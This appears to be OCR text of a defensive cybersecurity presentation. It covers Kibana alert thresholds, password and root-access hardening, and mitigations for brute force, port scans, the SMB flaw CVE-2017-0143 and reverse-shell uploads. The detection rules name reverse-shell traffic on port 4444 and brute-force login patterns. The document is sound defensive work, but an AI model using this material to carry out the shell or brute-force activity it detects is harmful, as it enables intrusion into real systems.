
Limited root access

Alerts Implemented

Kibana Watcher Alert 1: CPU Usage Monitor

Summarize the following:


- This metric measures CPU usage
- The alert is instructed to run a watch every minute
- The alert sends a trigger when the percentage of CPU usage is above 0.25 in a 5-minute window.



Kibana Watcher Alert 2: Excessive HTTP Errors Monitor

Summarize the following:


- This metric measures excessive HTTP errors such as 4xx and 5xx series errors
- The alert is instructed to run a watch every 5 minutes
- The alert sends a trigger when the count is above 400 status response codes in a 5-minute window.



Kibana Watcher Alert 3: HTTP requests size monitor

Summarize the following:

- This metric measures the quantity of HTTP requests for documents
- The alert is instructed to run a watch every 1 minute
- The alert sends a trigger when the sum total of http requests for all documents is above 3500 requests in a 1-minute window.




Hardening
Hardening

Mitigation: Identifying &Hardening Simplistic username &passwords

Identification

- Stored usernames and/or passwords
- Unnecessary usernames
- First name as user name/ simplistic user name
- Simplistic passwords

System Hardening

- Don’t store usernames and passwords…. **Ever**
- Remove redundant user accounts
- Establish username policy that requires level of random complexity to user names ie. Not john.smith@
- Establish password policy that
- Establish multifactor authentication

Mitigation: Hardening Simplistic username &passwords #1 (continued)

1. Enforce Password History policy
The Enforce Password History policy **will set how often an old password can be reused**.
2. Minimum Password Age policy
This policy determines **how long users must keep a password before they can change it**.
3. Maximum Password Age policy
The Maximum Password Age policy **determines how long users can keep a password before they are required to change it**. This policy forces the user to change their passwords regularly. To ensure a network's security you should set the value to 90 days for passwords.
4. Minimum Password Length policy
This policy determines the minimum number of characters needed to create a password.
5. Passwords Must Meet Complexity Requirements policy
By enabling the Passwords Must Meet Complexity Requirements policy, you'll go beyond the basic password and account policies and ensure that every password is secured following these guidelines:

- Passwords **can't contain the user name** or parts of the user's full name, such as their first name.
- Passwords must use **at least three of the four available character types**: lowercase letters, uppercase letters, numbers, and symbols.

6. Reset Password
The local **administrator password should be reset every 180 days for greater security** and the service account password should be reset at least once a year during maintenance time.
7. **Use Strong Passphrases**
Strong passphrases with a minimum of 15 characters should always be used to protect domain administrator accounts. While passwords and passphrases serve the same purpose, passwords are usually short, hard to remember and easy to crack, while passphrases are easier to remember and type but much harder to crack due to length.
8. Password Audit policy
Enabling the Password Audit policy **allows you to track all password changes**. By monitoring the modifications that are made it is easier to track potential security problems. This helps to ensure user accountability and provides evidence in the event of a security breach.
9. E-Mail Notifications
Create **e-mail notifications prior to password expiry to remind your users when it's time to change their passwords** before they actually expire.

Source: https://blog.devolutions.net/2018/02/top-10-password-policies-and-best-practices-for-system-administrators

Mitigation: Hardening Simplistic username &passwords

(continued)

Enforcing Strong Passwords

Enforcing strong passwords can improve the security of an account. Stronger passwords require more time and computing power to discover.

pwquality checks the strength of a password against a set of rules, first it checks if the password is a dictionary word and then if not it checks the custom set of rules defined within /etc/security/pwquality.conf

To enable the pwquality module add the following line into the /etc/pam.d/passwd file.

```
password    required    pam_pwquality.so retry=3
```

The /etc/security/pwquality.conf file is then used to configure the checks such as minimum length, this file documents all available variables well, below is an example configuration.

```
minlen = 8
minclass = 4
maxsequence = 3
maxrepeat = 3
```

Mitigation: Identifying & Hardening Root Accessibility

Identification

- I Identified several instances of root accessibility as outlined in more detail in my vulnerability slides.

System Hardening

- **Patch Operating Systems** with latest updates
- **Disable Remote Root Access**
- **Disable Root Control Access** (**/etc/ securetty** lists all devices that root is allowed to log in to. When no devices listed in this file, root access is been disabled)
- **Restrict Root Privileges**
- **Enable & Configure Firewall**
- **Multi-factor Authentication for all root users**
- **Encrypt Sensitive Data**
- **Account lockout** after 3 consecutive failures
- Frequent **Virus & Malware Scanning**
- **Limit SSH Access**


Mitigation: Identifying &Preventing Brute Force Attacks

Alarm

A HTTP 401 Unauthorized client error indicates that the request has ot been applied because it lacks valid authentication credentials for the target resource.

I would detect future brute force attacks by setting an alarm that alerts if a 401 error is returned.

The threshold I would set to activate this alarm would be when 10 errors are returned.



System Hardening

- ✓ I would create a policy that locks out accounts for 30 minutes after 5 unsuccessful attempts.
- ✓ I would create a password policy that requires password complexity. I would compare the passwords to common password lists, and prevent users from reusing historical passwords.
- ✓ I would create a list of blocked IP addresses based on IP addresses that have 30 unsuccessful attempts in 6 months. If the IP address happens to be a staff member, re-education may be required.

Mitigation: Identifying & Hardening of Reverse Shell Uploads

Alarm

I recommend that an alert be set for any traffic attempting to access port 4444. The threshold for the alert to be sent is when one or more attempt is made.

I recommend setting an alert for any files being uploaded via Port 4444. The threshold for the alert to be sent is when one or more attempt is made.

System Hardening

- Block all IP addresses other than whitelisted IP addresses (because reverse shells can be created over DNS, this action will only limit the risk of reverse shell connections, not eliminate the risk)
- Set access to sensitive folders to read only to prevent payloads from being uploaded
- Ensure only necessary ports are open

[APDX005]

Mitigation: Identifying & Blocking the Port Scan

Alarm

I recommend an alert be sent once 100 connection attempts occur in an hour.

System Hardening

- Regularly run a system port scan to proactively detect and audit any open ports.
- Set server iptables to drop packet traffic when thresholds are exceeded
- Ensure the firewall is regularly patched to minimise new zero-day attacks.
- Ensure the firewall detects and cuts off the scan attempt in real time.
- Regularly check logs and Blacklist IP addresses that attempt port scans.

Hardening the Windows SMB Remote Code Execution vulnerability


Hardening **Target 1** against **Port 139 CVE-2017-0143** Vulnerability:

- Apply appropriate patches provided by Microsoft to vulnerable systems immediately.
- Disable SMBv1 on all systems and utilize SMBv2 or SMBv3 after appropriate testing.
- Run all software as a non-privileged user (one without administrative privileges) to diminish the effects of a successful attack.
- Remind users not to visit un-trusted websites or follow links provided by unknown or un-trusted sources.
- Inform and educate users regarding the threats posed by hypertext links contained in emails or attachments, especially those from un-trusted sources.
- Apply the Principle of Least Privilege to all systems and services. [APDX001]

Monitoring the Targets

